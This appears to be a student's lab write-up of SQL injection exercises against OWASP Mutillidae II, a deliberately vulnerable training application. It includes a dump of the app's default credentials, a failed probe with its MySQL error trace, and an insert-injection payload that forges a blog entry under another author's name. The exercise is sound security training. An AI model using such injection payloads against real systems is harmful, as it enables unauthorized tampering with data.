
```
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning

Username=bobby
Password=password
Signature=Hank is my dad

Username=simba
Password=password
Signature=I am a super-cat

Username=dreveil
Password=password
Signature=Preparation H

Username=scotty
Password=password
Signature=Scotty do

Username=cal
Password=password
Signature=C-A-T-S Cats Cats Cats

Username=john
Password=password
Signature=Do the Duggie!

Username=kevin
Password=42
Signature=Doug Adams rocks

Username=dave
Password=set
Signature=Bet on S.E.T. FTW

Username=patches
Password=tortoise
Signature=meow
```

```
Username=rocky
Password=stripes
Signature=treats?

Username=tim
Password=lanmaster53
Signature=Because reconnaissance is hard to spell

Username=ABaker
Password=SoSecret
Signature=Muffin tops only

Username=PPan
Password=NotTelling
Signature=Where is Tinker?

Username=CHook
Password=JollyRoger
Signature=Gator-hater

Username=james
Password=i<3devs
Signature=Occupation: Researcher

Username=user
Password=user
Signature=User Account

Username=ed
Password=pentest
Signature=Commandline KungFu anyone?
```


3. Create a SQL injection attack on the OWASP Mutillidae II application, section OWASP 2013 -> A1 Injection (SQL) -> SQLi - Insert Injection -> Add to your blog with the aim to insert a comment without logging in to the site. Change the author of the comment so that it is not anonymous. Display comments inserted by SQL injection

- path:


10.200.122.18/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
SQLi - Extract Data
SQLi - Bypass Authentication
SQLi - Insert Injection
Blind SQL via Timing
SQLMAP Practice
Via JavaScript Object Notation (JSON)
Via SOAP Web Service
Via REST Web Service
Add to your blog
Register
View Captured Data
eliberately Vulnerable Web Pen-Testing Application
sting of vulnerabilities
Bug Report Email Address
ck Here
Release Announcements
PHP MyAdmin Console
Feature Requests
Installation Instructions
Tools
Getting Started: Project Whitepaper
Release Announcements
10.200.122.18/mutillidae/index.php?page=add-to-your-blog.php


10.200.122.18/mutillidae/index.php?page=add-to-your-blog.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Welcome To The Blog
Back
Help Me!
Hints
Add New Blog Entry
View Blogs
Add blog for anonymous
Note: <b>,<i> and <u> are now allowed in blog entries
Save Blog Entry
View Blogs
4 Current Blog Entries
Name
Date
Comment

- trying to post the message `' OR '1'='1'`


10.200.122.18/mutillidae/index.php?page=add-to-your-blog.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In


Error Message

```
Failure is always an option
Line        170
Code        0
File        /owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message     /owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query:

            connect_errno: 0
            errno: 1064
            error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'', now() )' at line 1
            client_info: 5.1.73
            host_info: Localhost via UNIX socket

            ) Query:  INSERT INTO blogs_table(blogger_name, comment, date) VALUES ('anonymous', '' OR '1'='1'', now() ) (0) [Exception]
Trace       #0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('?????INSERT INT...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(155):
            MySQLHandler->executeQuery('?????INSERT INT...') #2 /owaspbwa/mutillidae-git/add-to-your-blog.php(147): SQLQueryHandler->insertBlogRecord('anonymous', '' OR '1'='1'') #3 /
            owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #4 {main}
Diagnotic
Information Error inserting blog for anonymous
Click here to reset the DB
```

- trying the following input:

```
post_test' , now()), ('my_user', 'my_comment', now()) --
```

- post
- going to view all blogs: click `View blogs` near table with current user blogs
- select `Show all` from `Please Choose Author` then press `View Blog Entries` Here is the entry posted with `my_user` username.



19 Current Blog Entries

	Name	Date	Comment
1	anonymous	2025-04-04 11:01:42	post_test
2	my_user	2025-04-04 11:01:42	my_comment
3	anonymous	2025-04-04 10:59:32	1
4	anonymous	2025-04-04 04:14:22	post_test
5	my_user	2025-04-04 04:14:22	my_comment
6	anonymous	2025-04-04 03:34:17	post_test
7	anonymous	2025-04-04 03:21:05	test
8	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!
9	dave	2009-03-01 22:31:13	Social Engineering is woot-tastic
10	kevin	2009-03-01 22:31:13	Read more Douglas Adams
11	kevin	2009-03-01 22:31:13	You should take SANS SEC542
12	asprox	2009-03-01 22:31:13	Fear me, for I am asprox!
13	john	2009-03-01 22:30:06	Chocolate is GOOD!!!
14	jeremy	2009-03-01 22:29:49	Why give users the ability to get to the unfiltered Internet? It's just asking for trouble.
15	john	2009-03-01 22:29:04	Listen to Pauldotcom!
16	ed	2009-03-01 22:27:48	I love me some Netcat!!!
17	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?
18	adrian	2009-03-01 22:26:54	Looks like I got a lot more work to do. Fun, Fun, Fun!!!
19	adrian	2009-03-01 22:26:12	Well, I've been working on this for a bit. Welcome to my crappy blog software. :)

Browser: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
PHP Version: 5.3.2-1ubuntu4.30